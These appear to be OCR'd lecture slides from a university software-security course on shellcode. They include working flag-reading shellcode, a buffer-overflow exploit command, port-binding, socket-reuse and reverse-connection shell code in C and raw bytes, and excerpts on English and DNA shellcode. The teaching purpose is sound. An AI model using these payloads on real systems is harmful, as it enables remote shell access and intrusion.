NEU CY 5770 Software Vulnerabilities and Security

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

Today's Agenda

1. What else can shellcode do?
2. Injectable shellcode
   a. Non-zero shellcode
   b. Non-printable, non-alphanumeric shellcode
   c. English shellcode
   d. DNA shellcode





Local Shellcode

Non-shell Local Shellcode 32bit printflag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
8049000:    6a 67           push   0x67
8049002:    68 2f 66 6c 61      push   0x616c662f
8049007:    31 c0           xor    eax,eax
8049009:    b0 05           mov    al,0x5
804900b:    89 e3           mov    ebx,esp
804900d:    31 c9           xor    ecx,ecx
804900f:    31 d2           xor    edx,edx
8049011:    cd 80           int    0x80
8049013:    89 c1           mov    ecx,eax
8049015:    31 c0           xor    eax,eax
8049017:    b0 64           mov    al,0x64
8049019:    89 c6           mov    esi,eax
804901b:    31 c0           xor    eax,eax
804901d:    b0 bb           mov    al,0xbb
804901f:    31 db           xor    ebx,ebx
8049021:    b3 01           mov    bl,0x1
8049023:    31 d2           xor    edx,edx
8049025:    cd 80           int    0x80
8049027:    31 c0           xor    eax,eax
8049029:    b0 01           mov    al,0x1
804902b:    31 db           xor    ebx,ebx
804902d:    cd 80           int    0x80
```

Command:

export SCODE=$(python2 -c "print '\x90' sled size + '\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")*

\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80

Non-shell Local Shellcode 64bit printflag

sendfile(1, open("/flag", 0), 0, 1000)

```
401000:     48 31 c0          xor    rax,rax
401003:     b0 67             mov    al,0x67
401005:     66 50             push   ax
401007:     66 b8 6c 61          mov    ax,0x616c
40100b:     66 50             push   ax
40100d:     66 b8 2f 66          mov    ax,0x662f
401011:     66 50             push   ax
401013:     48 31 c0          xor    rax,rax
401016:     b0 02             mov    al,0x2
401018:     48 89 e7          mov    rdi,rsp
40101b:     48 31 f6          xor    rsi,rsi
40101e:     0f 05             syscall
401020:     48 89 c6          mov    rsi,rax
401023:     48 31 c0          xor    rax,rax
401026:     b0 01             mov    al,0x1
401028:     48 89 c7          mov    rdi,rax
40102b:     48 31 d2          xor    rdx,rdx
40102e:     41 b2 c8          mov    r10b,0xc8
401031:     b0 28             mov    al,0x28
401033:     0f 05             syscall
401035:     b0 3c             mov    al,0x3c
401037:     0f 05             syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled size +*
'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x31\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05'") > /tmp/exploit

./program < /tmp/exploit

\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x00\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05

Remote Shellcode

Remote Shellcode 1: Port-Binding

```
int main(void) {
    int new_sock, sockfd = socket(AF_INET, SOCK_STREAM, 0);

    struct sockaddr_in sin;
    sin.sin_family = AF_INET;
    sin.sin_addr.s_addr = 0;
    sin.sin_port = htons(12345);

    bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
    listen(sockfd, 5);

    new_sock = accept(sockfd, NULL, 0);

    for (int i = 2; i >= 0; i--)
        dup2(new_sock, i);

    execl("/bin/sh", "sh", NULL);

    return 0;
}
```

- New_sock and sockfd are file descriptors
- Listen on port 12345
- int listen(int sockfd, int backlog);
    - A socket is used to accept incoming connection requests. The backlog argument defines the maximum length to which the queue of pending connections for sockfd may grow.
- accept();
    - It creates a new connected socket, and returns a new file descriptor referring to that socket.

Remote Shellcode 1: Port-Binding

```
int main(void) {
    int new_sock, sockfd = socket(AF_INET, SOCK_STREAM, 0);

    struct sockaddr_in sin;
    sin.sin_family = AF_INET;
    sin.sin_addr.s_addr = 0;
    sin.sin_port = htons(12345);

    bind(sockfd, (struct sockaddr *)&sin, sizeof(sin));
    listen(sockfd, 5);

    new_sock = accept(sockfd, NULL, 0);

    for (int i = 2; i >= 0; i--)
        dup2(new_sock, i);

    execl("/bin/sh", "sh", NULL);

    return 0;
}
```

- dup2(int oldfd, int newfd);
  - Duplicate file descriptor. It uses the file descriptor number specified in newfd.
- As a result, /bin/sh takes inputs from the socket instead of the terminal

Remote Shellcode 1: Port-Binding

An example:

```
char shellcode[] =
      "\x31\xc0\x31\xdb\x31\xd2\xb0\x01\x89\xc6\xfe\xc0\x89\xc7\xb2"
      "\x06\xb0\x29\x0f\x05\x93\x48\x31\xc0\x50\x68\x02\x01\x11\x5c"
      "\x88\x44\x24\x01\x48\x89\xe6\xb2\x10\x89\xdf\xb0\x31\x0f\x05"
      "\xb0\x05\x89\xc6\x89\xdf\xb0\x32\x0f\x05\x31\xd2\x31\xf6\x89"
      "\xdf\xb0\x2b\x0f\x05\x89\xc7\x48\x31\xc0\x89\xc6\xb0\x21\x0f"
      "\x05\xfe\xc0\x89\xc6\xb0\x21\x0f\x05\xfe\xc0\x89\xc6\xb0\x21"
      "\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\x62\x69\x6e\x2f\x73\x68"
      "\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\xc0\x50\x57\x48\x89"
      "\xe6\xb0\x3b\x0f\x05\x50\x5f\xb0\x3c\x0f\x05";
```

Remote Shellcode 2: Socket Descriptor Reuse

```
int main(void) {
    int i, j;
    struct sockaddr_in sin;
    j = sizeof(struct sockaddr_in);

    for (i = 0; i < 256; i++) {
        if (getpeername(i, (struct sockaddr *)&sin, &j) < 0)
            continue;
        if (sin.sin_port == htons(port))
            break;
    }

    for (j = 0; j < 2; j++)
        dup2(j, i);

    execl("/bin/sh", "sh", NULL);

    return 0;
}
```

- getpeername() returns the address of the peer connected to the socket sockfd, in the buffer pointed to by addr.

Remote Shellcode 3: Reverse Connection Shellcode

```
int soc, rc;
struct sockaddr_in serv_addr;

int main() {
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = 0x210c060a;
    serv_addr.sin_port = htons(43690);

    soc = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    rc = connect(soc, (struct sockaddr *) &serv_addr, sizeof(serv_addr));

    dup2(soc, 0);  // Duplicate socket descriptor to stdin
    dup2(soc, 1);  // Duplicate socket descriptor to stdout
    dup2(soc, 2);  // Duplicate socket descriptor to stderr

    execve("/bin/sh", NULL, NULL);  // Execute shell

    return 0;
}
```

Make Shellcode More Injectable and Deceivable Shellcode Encoding

English Shellcode

English Shellcode

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ABSTRACT

History indicates that the security community commonly takes a divide-and-conquer approach to battling malware threats: identify the essential and inalienable components of an attack, then develop detection and prevention techniques that directly target one or more of the essential components. This abstraction is evident in much of the literature for buffer overflow attacks including, for instance, stack protection and NOP sled detection. It comes as no surprise then that we approach shellcode detection and prevention in a similar fashion. However, the common belief that com-

General Terms

Security, Experimentation

Keywords

Shellcode, Natural Language, Network Emulation


1. INTRODUCTION

Code-injection attacks are perhaps one of the most common attacks on modern computer systems. These attacks

CCS 2009

English Shellcode

	ASSEMBLY	OPCODE	ASCII
1	push %esp push $20657265 imul %esi,20(%ebx),$616D2061 push $6F *jb short $22*	54 68 65726520 6973 20 61206D61 6A 6F *72 20*	There is a major
2	push $20736120 push %ebx je short $63 *jb short $22*	68 20617320 53 74 61 *72 20*	h as Star
3	push %ebx push $202E776F push %esp push $6F662065 *jb short $6F*	53 68 6F772E20 54 68 6520666F *72 6D*	Show. The form
4	push %ebx je short $63 je short $67 jnb short $22 inc %esp *jb short $77*	53 74 61 74 65 73 20 44 *72 75*	States Dru
5	popad	61	a



DNA Shellcode

Published at the 2017 USENIX Security Symposium; addition information at https://dnasec.cs.washington.edu/.

Computer Security, Privacy, and DNA Sequencing: Compromising Computers with Synthesized DNA, Privacy Leaks, and More

Peter Ney, Karl Koscher, Lee Organick, Luis Ceze, Tadayoshi Kohno
University of Washington
{neyp,supersat,leeorg,luisceze,yoshi}@cs.washington.edu

USENIX 2017

DNA Shellcode

Figure 3: Our working exploit pipeline

USENIX 2017

Developing Shellcode

Template

```
.intel_syntax noprefix

.global _start
_start:


%%% your instructions here %%%
```

How to compile?

32 bit

```
gcc -m32 -nostdlib -static shellcode.s -o shellcode
objcopy --dump-section .text=shellcode-raw shellcode
```

64 bit

```
gcc -nostdlib -static shellcode.s -o shellcode
objcopy --dump-section .text=shellcode-raw shellcode
```

Or, just use an online assembler like
https://defuse.ca/online-x86-assembler.htm

tester.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <unistd.h>

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, page, 0x1000);
	((void(*)())page)();
}
```

testernozero.c

```
char buf[0x1000] = {0};

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);
	}

	read(0, buf, 0x1000);
	strcpy(page, buf);
	((void(*)())page)();
}
```

code/testerascii.c

```
char buf[0x1000] = {0};

unsigned char *asciicpy(unsigned char *dest, const unsigned char *src)
{
	unsigned i;
	for (i = 0; (src[i] > 0 && src[i] < 128) || src[i] == 0xcd || src[i] == 0x80; ++i)
		dest[i] = src[i];

	return dest;}

int main()
{
	void * page = 0;
	page = mmap(0, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

	if (!page)
	{
		puts("Fail to mmap.\n");
		exit(0);}

	read(0, buf, 0x1000);
	asciicpy(page, buf);
	((void(*)())page)();
}
```

x86 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set eax as target system call number
- Set arguments
  - 1st arg : ebx
  - 2nd arg: ecx
  - 3rd arg: edx
  - 4th arg: esi
  - 5th arg: edi
- Run
  - int $0x80
- Return value will be stored in eax

amd64 invoke system call

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

- Set rax as target system call number
- Set arguments
  - 1st arg : rid
  - 2nd arg: rsi
  - 3rd arg: rdx
  - 4th arg: r10
  - 5th arg: r8
- Run
  - syscall
- Return value will be stored in rax

amd64 how to create a string?

Rip-based addressing

```
lea binsh(%rip), %rdi
mov $0, %rsi
mov $0, %rdx
syscall
binsh:
.string "/bin/sh"
```

How breakpoints work?

int $3

Set breakpoint by yourself.